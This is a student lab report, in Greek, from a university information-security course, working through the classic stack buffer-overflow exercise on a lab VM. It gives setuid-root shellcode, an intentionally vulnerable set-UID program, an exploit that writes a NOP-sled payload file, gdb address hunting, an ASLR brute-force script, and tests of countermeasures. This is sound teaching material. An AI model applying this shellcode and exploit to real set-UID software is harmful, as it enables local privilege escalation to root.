ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Εργασία 2

ΠΑΝΤΕΛΕΗΜΩΝ ΠΡΩΙΟΣ
ice18390023
6ο Εξάμηνο
ice18390023@uniwa.gr

Τμήμα ΑΣΦ09

ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΑΤΤΙΚΗΣ
UNIVERSITY OF WEST ATTICA

Υπεύθυνοι καθηγητές

ΛΙΜΝΙΩΤΗΣ ΚΩΝΣΤΑΝΤΙΝΟΣ
ΙΩΑΝΝΑ ΚΑΝΤΖΑΒΕΛΟΥ

Τμήμα Μηχανικών και Πληροφορικής Υπολογιστών
6 Μαΐου 2021

Περιεχόμενα

Κώδικες

1 Δραστηριότητα 1: Ανάπτυξη και δοκιμή του shellcode

Με το κώδικα **shellcode.c** (κωδ. 1.1), ελέγχουμε αν οι εντολές στην γλώσσα μηχανής, μας δίνουν πρόσβαση και αν ναι με ποία δικαιώματα. Μεταγλωττίζουμε με την παράμετρο -z execstack όπου επιτρέπει να γίνεται εκτέλεση κώδικα στην στοίβα και τρέχουμε το εκτελέσιμο αρχείο.

```
[05/03/21]seed@VM:~/.../lab2$ gcc shellcode.c -o shellcode -z execstack
[05/03/21]seed@VM:~/.../lab2$ ./shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
$
[05/03/21]seed@VM:~/.../lab2$
```

Παρατηρούμε πως δεν έχουμε πρόσβαση ως **ROOT**. Για να έχουμε πρόσβαση ως **ROOT** πρέπει να αλλάξουμε των owner του αρχείου σε root, εν συνεχεία να αλλάξουμε τα δικαιώματα του αρχείου και τέλος επειδή το /bin/sh είναι symbolic link και δείχνει στο κέλυφος /bin/dash όπου έχει αντίμετρο τέτοιο ώστε να αλλάζει σε πραγματικό UID έχουμε προσθέσει τέσσερις ακόμα γραμμές (γραμμές 9-12) έτσι ώστε να αλλάζουμε το UID της process σε 0 πριν κληθεί το κέλυφος dash δηλαδή εκτελείται η εντολή setuid(0).

```
[05/03/21]seed@VM:~/.../lab2$ gcc shellcode.c -o shellcode -z execstack
[05/03/21]seed@VM:~/.../lab2$ sudo chown root shellcode
[05/03/21]seed@VM:~/.../lab2$ sudo chmod 4755 shellcode
[05/03/21]seed@VM:~/.../lab2$ ./shellcode
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
#
[05/03/21]seed@VM:~/.../lab2$
```

```
1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <string.h>
4
5  char code[]=
6
7     //these 4 lines are added -> setuid(0);
8
9     "\x31\xc0"   // xorl  %eax,%eax
10    "\x31\xdb"   // xorl  %ebx,%ebx
11    "\xb0\xd5"   // movb  $0xd5,%al
12    "\xcd\x80"   // int   $0x80
13
14    "\x31\xc0"   // xorl  %eax,%eax
15    "\x50"       // pushl %eax
16    "\x68""//sh" // pushl $0x68732f2f
17    "\x68""/bin" // pushl $0x6e69622f
18    "\x89\xe3"   // movl  %esp,%ebx
19    "\x50"       // pushl %eax
```

```
20    "\x53"       // pushl %ebx
21    "\x89\xe1"   // movl  %esp,%ecx
22    "\x99"       // cdq
23    "\xb0\x0b"   // movb  $0x0b,%al
24    "\xcd\x80"   // int   $0x80
25 ;
26
27 int main(int argc, char **argv){
28
29    char buf[sizeof(code)];
30    strcpy(buf, code);
31    ((void(*)( ))buf)();
32 }
```

Κώδικας 1.1: Εντολές απόκτησης πρόσβασης

2 Δραστηριότητα 2: Ανάπτυξη του ευπαθούς προγράμματος

Ο κώδικας 2.1 έχει την ευπάθεια στην συνάρτηση bof όπου αντιγράφει σε ένα string συγκεκριμένου μήκους χαρακτήρων, ένα άγνωστο μήκους χαρακτήρων με αποτέλεσμα υπερχείλισης. Μεταγλωττίζουμε το αρχείο με 2 παραμέτρους:

- με το -z execstack μπορεί να εκτελεστεί κώδικας εντός του stack
- με το -fno-stack-protector δεν υπάρχει πλέον stack guard

και τέλος το εκτελέσιμο αρχείο το μετατρέπουμε σε set-UID.

```
[05/03/21]seed@VM:~/.../lab2$ gcc stack.c -o stack -z execstack -fno-stack-protector
[05/03/21]seed@VM:~/.../lab2$ sudo chown root stack
[05/03/21]seed@VM:~/.../lab2$ sudo chmod 4755 stack
[05/03/21]seed@VM:~/.../lab2$ ./stack
```

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str){

   char buffer[24];
   //printf("%p\n",buffer);
   // this statement has a buffer overflow problem
   strcpy(buffer, str);
   return 1;
}

int main(int argc, char **argv){

   char str[517];
   FILE *badfile;
   badfile = fopen("badfile", "r");
   fread(str, sizeof(char), 517, badfile);
   bof(str);
   printf("Returned Properly\n");
   return 1;
}
```

Κώδικας 2.1: Ευπαθές πρόγραμμα stack.c

3 Δραστηριότητα 3: Δημιουργία του αρχείου εισόδου (badfile)

Ο κώδικας 3.1 αρχικά τοποθετεί σε όλο το buffer τις εντολές NOP, έπειτα κάνουμε cast το buffer σε long για να τοποθετήσουμε εκεί που δείχνει συν ένα offset 4 bytes και τοποθετούμαι μια διεύθυνση όπου θα πρέπει να δείχνει σε κάποιο NOP ή στην αρχή των εντολών. Τέλος, τοποθετούμαι πριν το τέλος τις εντολές shellcode όπου μας δίνουν πρόσβαση. Βλέπουμε πως στα bytes 0x24, 0x25, 0x26, 0x27 είναι η διεύθυνση που τοποθετήσαμε, πως πριν το τέλος είναι το shellcode και όλα τα άλλα είναι εντολές NOP.

```
[05/03/21]seed@VM:~/.../lab2$ gcc exploit.c -o exploit
[05/03/21]seed@VM:~/.../lab2$ ./exploit
[05/03/21]seed@VM:~/.../lab2$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000020  90 90 90 90 bb eb ff bf  90 90 90 90 90 90 90 90  |................|
00000030  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
000001e0  90 90 90 90 31 c0 31 db  b0 d5 cd 80 31 c0 50 68  |....1.1.....1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69  6e 89 e3 50 53 89 e1 99  |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                    |.....|
00000205
[05/03/21]seed@VM:~/.../lab2$
```

Σχήμα 3.1: badfile

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char code[]=

  //these 4 lines are added -> setuid(0);

  "\x31\xc0"   // xorl  %eax,%eax
  "\x31\xdb"   // xorl  %ebx,%ebx
  "\xb0\xd5"   // movb  $0xd5,%al
  "\xcd\x80"   // int   $0x80

  "\x31\xc0"   // xorl  %eax,%eax
  "\x50"       // pushl %eax
  "\x68""//sh" // pushl $0x68732f2f
  "\x68""/bin" // pushl $0x6e69622f
  "\x89\xe3"   // movl  %esp,%ebx
  "\x50"       // pushl %eax
  "\x53"       // pushl %ebx
  "\x89\xe1"   // movl  %esp,%ecx
  "\x99"       // cdq
  "\xb0\x0b"   // movb  $0x0b,%al
  "\xcd\x80"   // int   $0x80
;
```

```
26
27 void main(int argc, char **argv){
28
29   char buffer[517];
30   FILE *badfile;
31   // Initialize buffer with 0x90 (NOP instruction)
32   memset(buffer, 0x90, 517);
33
34   // here we need to place the appropriate return address
35   *((long *) (buffer + 0x24)) = 0xbfffeb28 + 0x93;
36
37   // place the shellcode towards the end of the buffer
38   memcpy( buffer + sizeof(buffer) - sizeof(code), code, sizeof(code));
39
40   // Save the contents to the file "badfile"
41   badfile = fopen("./badfile", "w");
42   fwrite(buffer, 517, 1, badfile);
43   fclose(badfile);
44 }
```

Κώδικας 3.1: Πρόγραμμα δημιουργίας badfile

4 Δραστηριότητα 4: Εύρεση της διεύθυνσης του shellcode μέσα στο badfile

Αρχικά πρέπει να προετοιμάσουμε το περιβάλλων, έτσι ώστε να μην αλλάζουν οι διευθύνσεις με την εντολή

```
sudo sysctl -w kernel.randomize_va_space=0
```

Τρέχοντας το πρόγραμμα σε debug mode, τοποθετούμαι ένα break point στην συνάρτηση bof για να βρούμε το περιεχόμενο του ebp register (0xbfffeb48) και την διεύθυνση του buffer (0xbfffeb28). Έπειτα, τα αφαιρούμαι για να βρούμε την απόσταση μεταξύ τους (0x20), όπου γνωρίζουμε πως το return address έχει 0x4 byte απόσταση από τον ebp. Η διεύθυνση που θα πρέπει να δείχνει η return address θα είναι μεγαλύτερη ή ίση με 0xbfffeb28 + 0x4 + 0x4 όπου 4 bytes είναι το πεδίο previous frame pointer και άλλα 4 είναι η return address (κώδ. 3.1).

```
[05/03/21]seed@VM:~/.../lab2$ gcc stack.c -o stack_gdb -g -z execstack -fno-stack-protector
[05/03/21]seed@VM:~/.../lab2$ gdb stack_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 10.
gdb-peda$ r
Starting program: /home/seed/padelis/lab2/stack_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

[----------------------------------registers-----------------------------------]
EAX: 0xbfffeb67 --> 0x90909090
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x205
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffeb48 --> 0xbfffed78 --> 0x0
ESP: 0xbfffeb20 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484c1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
```

```
[----------------------------------code----------------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x28
=> 0x80484c1 <bof+6>:   sub    esp,0x8
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x20]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
[----------------------------------stack-----------------------------------]
0000| 0xbfffeb20 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi,0x15915)
0004| 0xbfffeb24 --> 0x0
0008| 0xbfffeb28 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffeb2c --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffeb30 --> 0xbfffed78 --> 0x0
0020| 0xbfffeb34 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbfffeb38 --> 0xb7dc888b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbfffeb3c --> 0x0
[--------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbfffeb67 '\220' <repeats 36 times>, "\273\353\377\277", '\220' <repeats 160 times>...) at stack.c:10
10              strcpy(buffer, str);
gdb-peda$ p &buffer
$1 = (char (*)[24]) 0xbfffeb28
gdb-peda$ p $ebp
$2 = (void *) 0xbfffeb48
gdb-peda$ p (0xbfffeb48 - 0xbfffeb28)
$3 = 0x20
gdb-peda$ quit
[05/03/21]seed@VM:~/.../lab2$
```

5 Δραστηριότητα 5: Προετοιμασία του αρχείου εισόδου

Το badfile το οποίο θα χρησιμοποιήσουμε είναι της εικόνας 3.1.

6 Δραστηριότητα 6: Εκτέλεση της επίθεσης

Εφόσον βρήκαμε όλα τα προηγούμενα, τώρα μας μένει να δοκιμάσουμε διευθύνσεις έτσι ώστε να βρεθεί κάποια εντολή NOP ή και η πρώτη εντολή του κώδικα που τοποθετήσαμε. Επειδή χρησιμοποιείτε η συνάρτηση strcpy θα πρέπει να αποφύγουμε κάθε byte το οποίο θα είναι NULL ή 0 ή
΄0το οποίο θα σταματήσει την αντιγραφεί, νομίζοντας πως το αλφαριθμητικό τελείωσε.

```
[05/04/21]seed@VM:~/.../lab2$ gcc exploit.c -o exploit && ./exploit && ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev
),113(lpadmin),128(sambashare)
# ls
badfile  exploit.c    peda-session-stack_gdb.txt  shellcode    stack    stack_gdb
exploit  infinite.sh  readme.md                   shellcode.c  stack.c
#
[05/04/21]seed@VM:~/.../lab2$
```

7 Δραστηριότητα 7: Παράκαμψη του αντιμέτρου ASLR

Ξανά ενεργοποιώντας το ASLR αντίμετρο πλέον θα δίνονται απροσδιόριστες διευθύνσεις και η επίθεση έχει πολύ μικρές πιθανότητες επιτυχίας εκτελώντας το πρόγραμμα μια μεμονωμένη φορά. Όμως, επειδή ο χώρος μνήμης είναι πεπερασμένος και σχετικά περιορισμένος, ενδεχομένως κάποια προσπάθεια να έχει την ίδια διεύθυνση. Για αυτό, αναπτύσσουμε script (κωδ. 7.1) τέτοιο ώστε να κάνει προσπάθειες μέχρι να βρεθούν οι ίδιες διευθύνσεις και να επιτύχει η επίθεση.

```
[05/04/21]seed@VM:~/.../lab2$ chmod u+x infinite.sh
[05/04/21]seed@VM:~/.../lab2$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[05/04/21]seed@VM:~/.../lab2$ ./infinite.sh
```

```
The program has been running 31546 times so far.
./infinite.sh: line 15: 13976 Segmentation fault      ./stack

0 minutes and 59 seconds elapsed.
The program has been running 31547 times so far.
./infinite.sh: line 15: 13977 Segmentation fault      ./stack

0 minutes and 59 seconds elapsed.
The program has been running 31548 times so far.
./infinite.sh: line 15: 13978 Segmentation fault      ./stack

0 minutes and 59 seconds elapsed.
The program has been running 31549 times so far.
./infinite.sh: line 15: 13979 Segmentation fault      ./stack

0 minutes and 59 seconds elapsed.
The program has been running 31550 times so far.
./infinite.sh: line 15: 13980 Segmentation fault      ./stack

0 minutes and 59 seconds elapsed.
The program has been running 31551 times so far.
./infinite.sh: line 15: 13981 Segmentation fault      ./stack

0 minutes and 59 seconds elapsed.
The program has been running 31552 times so far.
./infinite.sh: line 15: 13982 Segmentation fault      ./stack

0 minutes and 59 seconds elapsed.
The program has been running 31553 times so far.
./infinite.sh: line 15: 13983 Segmentation fault      ./stack

0 minutes and 59 seconds elapsed.
The program has been running 31554 times so far.
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev
),113(lpadmin),128(sambashare)
# ls
badfile  exploit.c    peda-session-stack_gdb.txt  shellcode    stack    stack_gdb
exploit  infinite.sh  readme.md                   shellcode.c  stack.c
#
```

```
1  #!/bin/bash
2  SECONDS=0
3  value=0
4
5  while [ 1 ]
6  do
7    value=$(( $value + 1 ))
8    duration=$SECONDS
9    min=$(($duration / 60))
10   sec=$(($duration % 60))
11   echo "$min minutes and $sec seconds elapsed."
```

```
12    echo "The program has been running $value times so far."
13    ./stack
14    echo ""
15 done
```

Κώδικας 7.1: Script επανάληψης

8 Δραστηριότητα 8: Δοκιμή των υπόλοιπων αντιμέτρων

8.1 Stack guard protection

Ενεργοποιώντας το stack guard protection, δηλαδή μεταγλωττίζοντας τον κώδικα χωρίς το flag -fno-stack-protector και απενεργοποιώντας πάλι το ASLR, παρατηρούμαι πως το πρόγραμμα αποτυγχάνει με μήνυμα **stack smashing detected** επειδή μεταβάλετε η τιμή του StackGuard.

```
[05/04/21]seed@VM:~/.../lab2$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[05/04/21]seed@VM:~/.../lab2$ gcc stack.c -o stack -z execstack
[05/04/21]seed@VM:~/.../lab2$ sudo chown root stack
[05/04/21]seed@VM:~/.../lab2$ sudo chmod 4755 stack
[05/04/21]seed@VM:~/.../lab2$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[05/04/21]seed@VM:~/.../lab2$
```

8.2 Non executable stack

Ενεργοποιώντας το αντίμετρο που δεν επιτρέπει να εκτελεστεί κώδικας εντός του stack, δηλαδή μεταγλωττίζοντας χωρίς το flag -z non-executable-stack, βλέπουμε πως λαμβάνουμε μήνυμα για **Segmentation fault** εφόσον πλέον δεν είναι εφικτή η εκτέλεση κώδικα εντός της στοίβας.


```
[05/04/21]seed@VM:~/.../lab2$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[05/04/21]seed@VM:~/.../lab2$ gcc stack.c -o stack -fno-stack-protector -z noexecstack
[05/04/21]seed@VM:~/.../lab2$ sudo chown root stack
[05/04/21]seed@VM:~/.../lab2$ sudo chmod 4755 stack
[05/04/21]seed@VM:~/.../lab2$ ./stack
Segmentation fault
[05/04/21]seed@VM:~/.../lab2$
```

9 Ερώτηση 1: Δομή της μνήμης κατά την εκτέλεση προγραμμάτων


9.1 Πώς αποφασίζονται οι διευθύνσεις για τις ακόλουθες μεταβλητές;

```
1 void bof(int a, int b)
2 {
3    int x = a + b;
4    int y = a - b;
5 }
```

Όλες οι μεταβλητές και οι παράμετροι θα τοποθετηθούν στην στοίβα σε ένα stack frame από την δομή της μνήμης της εικόνας 9.1. Οι διευθύνσεις των μεταβλητών θα υπολογισθούν με ένα offset από τον καταχωρητή EBP και θα βασιστούμε σε αρχιτεκτονική Intel x86. Η τοπική μεταβλητή x θα έχει την διεύθυνση -4(%ebp) ενώ η y θα έχει την -8(%ebp). Αντίστοιχα, οι παράμετροι θα τοποθετηθούν 4 bytes μετά το EBP επειδή τόσο είναι το μέγεθος τους και ακόμα 4 bytes μετά το return address. Οπότε, η πρώτη παράμετρος θα είναι στην θέση 4(%ebp) και η δεύτερη θα είναι στην θέση 8(%ebp).



Σχήμα 9.1: Διαμόρφωση μνήμης



Σχήμα 9.2: Διαμόρφωση stack frame bof

9.2 Σε ποια τμήματα της μνήμης βρίσκονται οι μεταβλητές του κώδικα που ακολουθεί;

```
1 int i = 0;
2 void func(char *str)
3 {
4    char *ptr = malloc(sizeof(int));
5    char buf[1024];
6    int j;
7    static int y;
8 }
```

Βάση της εικόνας 9.1:


- Στο **Text Segment** βρίσκονται οι εντολές κώδικα assembly οπότε δεν θα υπάρχουν δεδομένα μεταβλητών εκεί.
- Στο **Data Segment** βρίσκονται οι static/global variables οι οποίες είναι αρχηκοποιημένες. Οπότε θα είναι η μεταβλητή i.
- Στο **Block Starting Symbol (BSS) Segment** είναι οι static/global variables όπου δεν είναι αρχήκοποιημένες αλλά γεμίζουν με 0. Αυτή είναι η y στην παρούσα συνάρτηση.

- Στο **Stack** όπως και πριν θα τοποθετηθούν οι τοπικές μεταβλητές οι οποίες είναι οι j, buf, ptr.
- Στο **Heap** θα είναι το περιεχόμενο στο οποίο δείχνει ο ptr για το οποίο γνωρίζει μόνο την διεύθυνση του.

9.3 Σχεδιάστε το πλαίσιο της στοίβας συναρτήσεων για την ακόλουθη συνάρτηση C

```
1 int foo(char *str)
2 {
3    char buffer[24];
4    strcpy(buffer,str);
5    return 1;
6 }
```

Το -4(%ebp) δείχνει στο περιεχόμενο του buffer[20] ενώ το -1(%ebp) δείχνει στο buffer[23] (διότι ξεκινάμε από το 0 και για αυτό το 23 είναι το τελευταίο στοιχείο).



Σχήμα 9.3: Διαμόρφωση stack frame foo

9.4 Αλλαγή του τρόπου που μεγαλώνει η στοίβα

Η αλλαγή του τρόπου ανάπτυξης της στοίβας από την μικρότερη διεύθυνση προς την μεγαλύτερη θα μπορούσε να βοηθήσει σε αυτήν την αντιμετώπιση της επίθεσης, όμως ενδεχομένως να δημιουργούσε μια άλλη επίθεση που θα μπορούσε να γίνει μέσα από τα arguments εάν είναι συγκεκριμένο μήκος πίνακα. Ωστόσο, η επίθεση που δοκιμάσαμε δεν θα ήταν πλέον εφικτή αλλά ίσος αν υπήρχε άλλο stack frame πάνω από αυτό π.χ. η main να μπορούσε ίσος να επικαλυφθεί αυτό το return address αλλά ο προσδιορισμός της διεύθυνσης του θα ήταν ποίο δύσκολος.

10 Ερώτηση 2: Εμφάνιση buffer overflow σε κώδικα

10.1 2.1

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int func(char *str)
{
    char buffer[24];
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

Η συνάρτηση strcpy δέχεται 2 παραμέτρους την buffer όπου είναι ο προορισμός και την str όπου είναι η πηγή. Και οι 2 διευθύνσεις δείχνουν σε διεύθυνση του stack frame της func, επίσης τα ορίσματα μπαίνουν πάνω από το return address. Επομένως, η επικάλυψη της return address είναι αυτή του stack frame της func.

10.2 2.2

```c
int func(char *str, int size)
{
    char *buffer = (char *) malloc(size);
    strcpy(buffer, str);
    return 1;
}
```

Με την παραπάνω διόρθωση της συνάρτησης func, εφόσον γίνεται δυναμική δέσμευση μνήμης και το μήκος είναι μεταβλητό αναλόγως το μέγεθος του string, η επίθεση που δοκιμάσαμε πλέον δεν θα ήταν εφικτή.

11 Ερώτηση 3: Αξιοποίηση του buffer overflow (επίθεση)

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
   "\x31\xc0"      // xorl %eax,%eax
   "\x50"          // pushl %eax
   "\x68""//sh"    // pushl $0x68732f2f
   "\x68""/bin"    // pushl $0x6e69622f
   "\x89\xe3"      // movl %esp,%ebx
   "\x50"          // pushl %eax
   "\x53"          // pushl %ebx
   "\x89\xe1"      // movl %esp,%ecx
   "\x99"          // cdq
   "\xb0\x0b"      // movb $0x0b,%al
   "\xcd\x80"      // int $0x80
;

void main(int argc, char **argv)
{
   char buffer[517];
   FILE *badfile;

   // Initialize buffer with 0x90 (NOP instruction)
   memset(&buffer, 0x90, 517);

   // You need to fill the buffer with appropriate contents here

   // Save the contents to the file "badfile"

   badfile = fopen("./badfile", "w");
   fwrite(buffer, 517, 1, badfile);
   fclose(badfile);
}
```

Κώδικας 11.1: Κώδικας exploit

11.1 3.1

Εάν τοποθετήσουμε στον κώδικα 11.1 την ακόλουθη γραμμή

```
*((long *) (buffer + 0x24)) = buffer + 0x150;
```

τότε υπάρχει μια απροσδιοριστία για την τιμή της διεύθυνσης διότι μπορεί να περιέχει μηδενική τιμή και η συνάρτηση strcpy να σταματήσει να αντιγράφει. Ωστόσο, το πρόβλημα είναι πως δεν αναφερόμαστε σε αυτόν τον buffer αλλά στο buffer του ευπαθούς προγράμματος stack. Αυτό το πρόγραμμα είναι ο κατασκευαστείς του κακόβουλου αρχείου και μας είναι άχρηστο να γνωρίζουμε την διεύθυνση του σε γενικές γραμμές.

11.2 3.2

Κάποιες διευθύνσεις μπορεί να μην δουλεύουν επειδή:

- είναι εκτός ορίων
- δημιουργούν 0 έτσι ώστε το strcpy σταματάει να αντιγράφει το υπόλοιπο αρχείο
- δείχνει μέσα στον κώδικα assembly και όχι στην αρχή

11.3 3.3

Γνωρίζουμε πως:

- το μέγεθος τους str είναι 300 bytes
- η διεύθυνση του buffer είναι 0xAABB0010
- η διεύθυνση επιστροφής αποθηκεύεται στο 0xAABB0050

Η διεύθυνση επιστροφής είναι η return address, δηλαδή η 4(%ebp). Οπότε, τα bytes πριν από εκεί που θα τοποθετήσουμε δεν μας ενδιαφέρουν εκτός από το να μην είναι 0. Έπειτα, στο 0x40 θα τοποθετούταν η διεύθυνση που θέλουμε να δείχνει η reutrn address όπως μια μεγαλύτερη ή ίση της 0xAABB0010 + 0x44. Στα υπόλοιπα bytes θα τοποθετούνταν το instruction NOP και πριν το τέλος αναλόγως το μέγεθος του shellcode θα τοποθετούταν το shellcode και όλο το αρχείο θα πρέπει να έχει μήκος 300 bytes.

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
   "\x31\xc0"      // xorl  %eax,%eax
   "\x31\xdb"      // xorl  %ebx,%ebx
   "\xb0\xd5"      // movb  $0xd5,%al
   "\xcd\x80"      // int   $0x80
   "\x31\xc0"      // xorl %eax,%eax
   "\x50"         // pushl %eax
   "\x68""//sh"    // pushl $0x68732f2f
   "\x68""/bin"    // pushl $0x6e69622f
   "\x89\xe3"      // movl %esp,%ebx
   "\x50"         // pushl %eax
```

```
    "\x53"          // pushl %ebx
    "\x89\xe1"      // movl %esp,%ecx
    "\x99"          // cdq
    "\xb0\x0b"      // movb $0x0b,%al
    "\xcd\x80"      // int $0x80
;

void main(int argc, char **argv)
{
    char buffer[300];
    FILE *badfile;
    memset(buffer, 0x90, 300);

    *((long *) (buffer + 0x40)) = 0xaabb0010 + 0xf1;

    memcpy( buffer + sizeof(buffer) - sizeof(code), code, sizeof(code));

    badfile = fopen("./badfile", "w");
    fwrite(buffer, 300, 1, badfile);
    fclose(badfile);
}
```

```
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000040  01 01 bb aa 90 90 90 90  90 90 90 90 90 90 90 90  |................|
00000050  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000100  90 90 90 90 90 90 90 90  90 90 90 31 c0 31 db b0  |...........1.1..|
00000110  d5 cd 80 31 c0 50 68 2f  2f 73 68 68 2f 62 69 6e  |...1.Ph//shh/bin|
